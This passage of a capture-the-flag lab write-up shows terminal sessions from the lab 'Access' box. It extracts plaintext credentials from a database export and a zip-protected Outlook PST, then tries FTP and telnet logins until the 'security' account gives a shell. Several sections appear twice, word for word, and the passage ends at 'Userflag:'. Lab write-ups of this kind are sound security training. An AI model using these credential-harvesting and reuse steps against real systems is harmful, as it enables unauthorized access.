
FTP LOGIN?



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ ftp 10.129.254.130
Connected to 10.129.254.130.
220 Microsoft FTP Service
Name (10.129.254.130:sammyalawar): engineer
331 Password required for engineer.
Password:
530 User cannot log in.
ftp: Login failed
ftp> █
```

Nope...

Lets try the passwords we found in auth_user as the zip file pass:




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ 7z x Access\ Control.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     0 bytes
  Modified: 2018-08-23 20:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-23 20:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? A


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```


BOOM! Its the engineer's password access4u@security

This is a Microsoft Outlook Personal Storage Table, which requires proper parsing using readpst in pst-utils:

sudo apt install pst-utils




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ readpst "Access Control.pst"
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ ls Access\ Control.mbox
'Access Control.mbox'

┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ ls -la Access\ Control.mbox
-rw-rw-r-- 1 sammyalawar sammyalawar 3105 May 19 01:04 'Access Control.mbox'
```



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ cat Access\ Control.mbox
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-547085132_-_-"


----boundary-LibPST-iamunique-547085132_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-547085132_-_-"

--alt---boundary-LibPST-iamunique-547085132_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,



The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers
.
```

It appears that there is an account called security, with password 4Cc3ssC0ntr0ller.

Lets telnet that.




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ telnet 10.129.254.130
Trying 10.129.254.130...
Connected to 10.129.254.130.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```

LETS GO!


Telnet (Port 23)

I remember seeing a badge number field in the USERINFO table, and in the following action_log table I see someone that is seemingly adding users called Personnel<Badge Number>. Perhaps that is the username we can use via telnet?




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 action_log
id,action_time,user_id,content_type_id,object_id,object_repr,action_flag,change_message
1044,"08/22/18 21:30:38",0,3,0,"AccTimeseg",3,"Time Zone Edit24-Hour Accessible"
1045,"08/22/18 21:31:13",0,3,0,"AuthUser",1,"Add Personneladmin"
1046,"08/22/18 21:31:14",0,3,0,"AuthUser",3,"Modify Personneladmin"
1047,"08/22/18 21:31:14",0,3,0,"AuthUser",3,"Modify Personneladmin"
1048,"08/22/18 21:35:27",25,3,0,"UserInfo",1,"Add Personnel538"
1049,"08/22/18 21:36:23",25,3,0,"Departments",1,"Add DepartmentIT"
1050,"08/22/18 21:36:30",25,3,0,"Departments",1,"Add DepartmentFinance"
1051,"08/22/18 21:36:37",25,3,0,"Departments",1,"Add DepartmentSales"
1052,"08/22/18 21:36:51",25,3,0,"UserInfo",3,"Personnel Changes538"
1053,"08/22/18 21:36:52",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
1054,"08/22/18 21:39:49",25,3,0,"UserInfo",3,"Personnel Changes538"
1055,"08/22/18 21:39:49",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
1056,"08/22/18 21:42:58",25,3,0,"AuthUser",1,"Add Personnelengineer1"
1057,"08/22/18 21:44:44",25,3,0,"UserInfo",1,"Add Personnel511"
1058,"08/22/18 21:47:01",25,3,0,"UserInfo",1,"Add Personnel502"
1059,"08/22/18 21:48:45",25,3,0,"UserInfo",1,"Add Personnel505"
1060,"08/23/18 21:11:47",0,3,0,"AuthUser",3,"Modify Personneladmin"
1061,"08/23/18 21:12:22",25,3,0,"AuthUser",2,"Delete Personnel26"
1062,"08/23/18 21:13:36",25,3,0,"AuthUser",1,"Add Personnelengineer"
1063,"08/23/18 21:14:02",25,3,0,"AuthUser",1,"Add Personnelbackup_admin"
1064,"08/23/18 21:15:34",25,3,0,"UserInfo",1,"Add Personnel510"
1065,"08/23/18 21:15:58",25,3,0,"Departments",1,"Add DepartmentExecutive"
1066,"08/23/18 21:16:19",25,3,0,"UserInfo",3,"Personnel Changes510"
1067,"08/23/18 21:16:19",25,3,0,"AccLevelsetEmp",2,"Delete personnel permissions information"
```

Personnel538 should correspond to John Carter, and we know his password is 020481:




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ telnet 10.129.254.130
Trying 10.129.254.130...
Connected to 10.129.254.130.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: Personnel538
password:
The handle is invalid.

Login Failed

login: Personnel511
password:
The handle is invalid.
```

Unfortunately this approach didn't work for any of the users/passwords.



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ mdb-export backup.mdb.1 auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ telnet 10.129.254.130
Trying 10.129.254.130...
Connected to 10.129.254.130.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: backup_admin
password:
The handle is invalid.

Login Failed

login: █
```


Same here, no telnet success...

This is a Microsoft Outlook Personal Storage Table, which requires proper parsing using readpst in pst-utils:

sudo apt install pst-utils




```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ readpst "Access Control.pst"
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ ls Access\ Control.mbox
'Access Control.mbox'

┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ ls -la Access\ Control.mbox
-rw-rw-r-- 1 sammyalawar sammyalawar 3105 May 19 01:04 'Access Control.mbox'
```



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ cat Access\ Control.mbox
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-547085132_-_-"


----boundary-LibPST-iamunique-547085132_-_-
Content-Type: multipart/alternative;
        boundary="alt----boundary-LibPST-iamunique-547085132_-_-"

--alt----boundary-LibPST-iamunique-547085132_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,



The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers
.
```

It appears that there is an account called security, with password 4Cc3ssC0ntr0ller.

Lets telnet that.



```
┌──(sammyalawar㉿kali)-[~/Downloads]
└─$ telnet 10.129.254.130
Trying 10.129.254.130...
Connected to 10.129.254.130.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================================
Microsoft Telnet Server.
*===============================================================================
C:\Users\security>
```


LETS GO!

Userflag:

